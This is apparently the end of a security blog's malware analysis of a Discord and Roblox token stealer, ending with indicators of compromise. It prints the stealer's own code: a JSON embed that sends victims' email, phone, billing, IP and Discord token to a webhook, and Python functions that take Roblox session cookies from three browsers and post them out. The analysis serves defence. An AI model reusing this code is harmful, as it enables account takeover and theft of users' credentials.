


```
{
        "title": "333",
        "description": "ezz",
        "url": "https://discord.gg/333hub",
        "image": {
            "url": "https://cdn.discordapp.com/attachments/869954421981855744/941377700470353940/592c5fb50d8ef5b0c43a50db9a14c15e.jpg"
        },
        "color": 000000,
        "fields": [
            {
                "name": "**ph/email info**",
                        "value": f'Email: {email}\nTÃ©lÃ©phone: {phone}\nPaiement: {billing}',
                        "inline": True
            },
            {
                "name": "**pc info**",
                        "value": f"IP: {ip}\nUtilisateur: {computer_username}",
                        "inline": True
            },
            {
                "name": "**nitro info**",
                        "value": f'Nitro: {nitro}\n2FA: {mfa_enabled}',
                        "inline": False
            },
            {
                "name": "**Token**",
                        "value": f"||{token}||",
                        "inline": False
            }
        ],
        "author": {
            "name": f"{username}",
                    "icon_url": avatar_url
        },
        "thumbnail": {
            "url": "https://cdn.discordapp.com/attachments/869954421981855744/941377700470353940/592c5fb50d8ef5b0c43a50db9a14c15e.jpg"
        },
        "footer": {
            "text": "https://discord.gg/333hub"
        }
    }
```

Figure 11: Stolen Information sent to C2 as JSON payload

The process then continues to run in the background and maintains all the tokens sent to the C2 in its local memory. If a user changes their Discord credentials, a new token would get generated and this would trigger the malware again to send the details to its C2 server.

The malware also has the capability to steal the browser cookies and send them to C2.



```
def chrome_logger():
    try:
        cookies = browser_cookie3.chrome(domain_name='roblox.com')
        cookies = str(cookies)
        cookie = cookies.split('.ROBLOSECURITY=')[1].split(' for .roblox.com/>')[0].strip()
        requests.post(webhook, json={'username':'333 chrome', 'content':f'  @everyone discord.gg/333hub ```{cookie}```'})
    except:
        pass

def firefox_logger():
    try:
        cookies = browser_cookie3.firefox(domain_name='roblox.com')
        cookies = str(cookies)
        cookie = cookies.split('.ROBLOSECURITY=')[1].split(' for .roblox.com/>')[0].strip()
        requests.post(webhook, json={'username':'333 firefox', 'content':f' @everyone discord.gg/333hub ```{cookie}```'})
    except:
        pass

def opera_logger():
    try:
        cookies = browser_cookie3.opera(domain_name='roblox.com')
        cookies = str(cookies)
        cookie = cookies.split('.ROBLOSECURITY=')[1].split(' for .roblox.com/>')[0].strip()
        requests.post(webhook, json={'username':'333 opera', 'content':f' @everyone discord.gg/333hub ```{cookie}```'})
    except:
        pass
```

Figure 12: Browser cookie stealing capability

Indicators of Compromise (IOCs)

Hash: CBA0E7DEBB118110852F7F2B1F0C9C2A

Detection Name: Trojan (0001140e1)

C2 (Discord Webhook URL): hxxps://discord[.]com/api/webhooks/954910299654328380/
SKmJo86TbjSj905A8TODrBL2vC5uwsmlXWNzGsphdrRfvC_aAwwTfl02Pcrv2LW2oC8G

References:

https://twitter.com/struppigel/status/1506613766804357128

Like what you're reading? Subscribe to our top stories.

- Previous Post« Dissecting the Kazy Crypter
- Next Post

More Posts